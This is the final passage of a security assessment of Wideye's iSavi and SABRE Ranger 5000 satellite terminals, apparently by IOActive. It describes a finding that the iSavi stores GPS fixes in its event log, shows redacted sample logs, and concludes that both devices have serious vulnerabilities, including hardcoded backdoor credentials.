Also identified as part of the web interface is the ability to view a log of past “events,” tracked and stored by the system. Every time the iSavi device is turned on, it gets a GPS coordinate fix in order to aid the pointing of the antenna. This data is stored in the event log, which can be retrieved via the web administrative interface or the AT command shell. This could potentially leak sensitive information about the user of the device and provide a history of their movements. If the device is lost, stolen, or sold without being factory reset, this data could be disclosed.











Logs	
Event	
Logs	Date/Time
 Obtained New GPS Fix █████448W	2022/3/27 1:16:21
 Obtained New GPS Fix █████043N	2022/3/27 1:16:21
 BDU has powered up successfully	2022/3/27 1:13:27
 Network Initiated PS Detach	2022/3/27 1:12:55
 BDU is powering down	2022/3/27 1:11:21
 Obtained New GPS Fix █████457W	2022/3/27 1:7:57
 Obtained New GPS Fix █████077N	2022/3/27 1:7:57
 BDU has powered up successfully	2022/3/27 1:6:3
 Network Initiated PS Detach	2022/3/27 1:5:31
 BDU is powering down	2022/3/27 1:4:22

Figure 27. GPS Coordinate Logs

<b>Finding</b>	iSavi Records GPS Coordinates as Events
<b>Fix(es)</b>	Wideye should consider if storing GPS fixes as events is necessary.
<b>Mitigation(s)</b>	Users should reset to factory condition in order to clear the logs and remove the GPS entries.

---

## Conclusion

The stated goal of this research was to assess the security posture of two SATCOM terminals, the iSavi and SABRE Ranger 5000 from Wideye. Our assessment found the security of both devices to be extremely poor and cause for serious concern to the various industries which may make use of these products, including Oil and Gas, Agriculture, Utilities, Mining, and any remote work which must rely on satellite connectivity due to location or circumstance.

Taking these results in isolation, our assessment gives clear indication that neither the Availability, Integrity, nor Confidentiality of either the iSavi or Ranger 5000 is protected from compromise. These devices are affected by numerous vulnerabilities which are well established in the industry, with proposed fixes and well-known best practices in some cases for several decades. In other cases, the devices have been made less secure by design, with the introduction of several sets of hardcoded “backdoor” credentials—a practice understood to be insecure in all industries.

The results indicate that those devices exposed to the wider Internet, a possible configuration for the Ranger 5000 (whose marketed purpose is remote management of industrial assets), are at especially high risk. However, even if the devices are not exposed directly to the Internet, many vulnerable services are unnecessarily exposed to the satellite network, which still provides ample opportunity for attack from within that network.

Users of these devices can take steps to mitigate some of these issues, such as enabling the device’s firewall and heavily restricting access to only those IPs explicitly known to be trusted. This is not a panacea and does not fully protect these devices. The final responsibility for securing the iSavi and Ranger 5000 lies with the vendor, who is the only entity in a position to meaningfully correct the issues identified in this paper.

Taken in the wider context of the SATCOM industry and IOActive’s previous research in this field, the results of this research are a uneasy indication that the SATCOM industry has not heeded the many warnings of researchers and security professionals over the last decade, maintaining an unacceptable attitude toward security inappropriate in the face of the threat landscape of the modern age. As SATCOM technology becomes more advanced and is relied on more heavily by a variety of sectors, the security of this industry will only become more vital. It is in the hands of SATCOM vendors to rapidly modernize their approach and attitude toward security.

---

## About IOActive

IOActive is a comprehensive, high-end information security services firm with a long and established pedigree in delivering elite security services to its customers. Our world-renowned consulting and research teams deliver a portfolio of specialist security services ranging from penetration testing and application code assessment through to semiconductor reverse engineering. Global 500 companies across every industry continue to trust IOActive with their most critical and sensitive security issues. Founded in 1998, IOActive is headquartered in Seattle, USA, with global operations through the Americas, EMEA and Asia Pac regions. Visit <https://ioactive.com> for more information. Read the IOActive Labs Research Blog: <https://labs.ioactive.com>. Follow IOActive on Twitter: <https://twitter.com/ioactive>.